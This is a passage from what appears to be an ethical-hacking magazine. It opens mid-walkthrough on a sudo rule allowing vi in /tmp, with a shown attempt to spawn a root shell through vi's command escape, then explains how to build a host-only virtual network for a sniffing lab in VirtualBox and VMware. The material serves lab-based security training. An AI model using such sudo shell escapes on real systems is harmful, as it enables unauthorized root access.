(ALL) NOPASSWD: /usr/bin/vi /tmp/*
sv5@masashi:~$ █
```

User "sv5" can execute vi text editor in the /tmp directory as ROOT user. This doesn't mean we can execute vi text editor to gain root shell from the /tmp directory. This requires a difference-

```
sv5@masashi:~$ cd /tmp
sv5@masashi:/tmp$ sudo vi -c '!/bin/sh' /dev/null
[sudo] password for sv5:
Sorry, user sv5 is not allowed to execute '/usr/bin/vi -c :!/bin/sh
/dev/null' as root on masashi.
sv5@masashi:/tmp$ █
```






## SNIFFING LAB

# HACKING LAB

*In Ethical Hacking, penetration testers face different scenarios. Different scenarios need different Labs for practice. Only when a user practices in different scenarios will he get hands on experience of these scenarios. Some of these labs are available online. However, they are quite expensive. Another way of creating these labs is to buy hardware like computers and switches. We at Hackercool Magazine decided to start this new section in which we will be giving our readers some practical experience of creating various hacking labs. One of the reasons we want to do this is give a heads up to our readers about our own Real World Hacking Scenarios. Unlike the other labs, we will be using virtualized software for this. We hope readers will enjoy this feature too just like other Features of this Magazine.*

For starters, We will create a Sniffing Lab which we will be using in our Next Issue. We will be showing how to create this lab in both Oracle Virtualbox and Vmware. In Virtualbox, go to the Host Network Manager (CTRL+H) option in the File Menu. A new window will open as shown below.

Click on "Create" to create a new Host-only adapter. In the present case, our adapter is 5.



*A lot of the people who are hacking on behalf of governments are doing so on a contract basis. And they also do other things. They will hack on behalf of spammers, and will just be hired for a specific job.*

*-Alex Stamos*

Enable the DHCP server and let the adapter configure automatically. Click on "Apply" .

Name	IPv4 Address/Mask	IPv6 Address/Mask	DHCP Server
VirtualBox Host-Only Ethernet Adapter #4	169.254.158.41/16		<input checked="" type="checkbox"/> Enable
VirtualBox Host-Only Ethernet Adapter #5	192.168.66.1/24		<input checked="" type="checkbox"/> Enable

**Adapter** | DHCP Server

Configure Adapter Automatically  
 Configure Adapter Manually

IPv4 Address: 192.168.66.1  
IPv4 Network Mask: 255.255.255.0  
IPv6 Address: fe80::3ce2:ac87:b553:e56b  
IPv6 Prefix Length: 64

Reset Apply Close

This will create a new host-only network.

In VMware Go To Virtual Network Adapter in the "Edit" menu. The Virtual Network Editor window opens. Click on "Add Network" to create a new network.

Virtual Network Editor

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet0	Bridged	Realtek RTL8723BE Wireless...	-	-	-
VMnet1	Host-only	-	Connected	Enabled	192.168.160.0
VMnet3	Host-only	-	Connected	-	192.168.55.0
VMnet4	Host-only	-	Connected	-	192.168.41.0
VMnet5	Host-only	-	Connected	Enabled	192.168.226.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.36.0

**Add Network...** Remove Network Rename Network...

VMnet Information

Bridged (connect VMs directly to the external network)  
Bridged to: Realtek RTL8723BE Wireless LAN 802.11n PCI-E NIC Automatic Settings...

NAT (shared host's IP address with VMs) NAT Settings...

Host-only (connect VMs internally in a private network)

Connect a host virtual adapter to this network  
Host virtual adapter name: VMware Network Adapter VMnet0


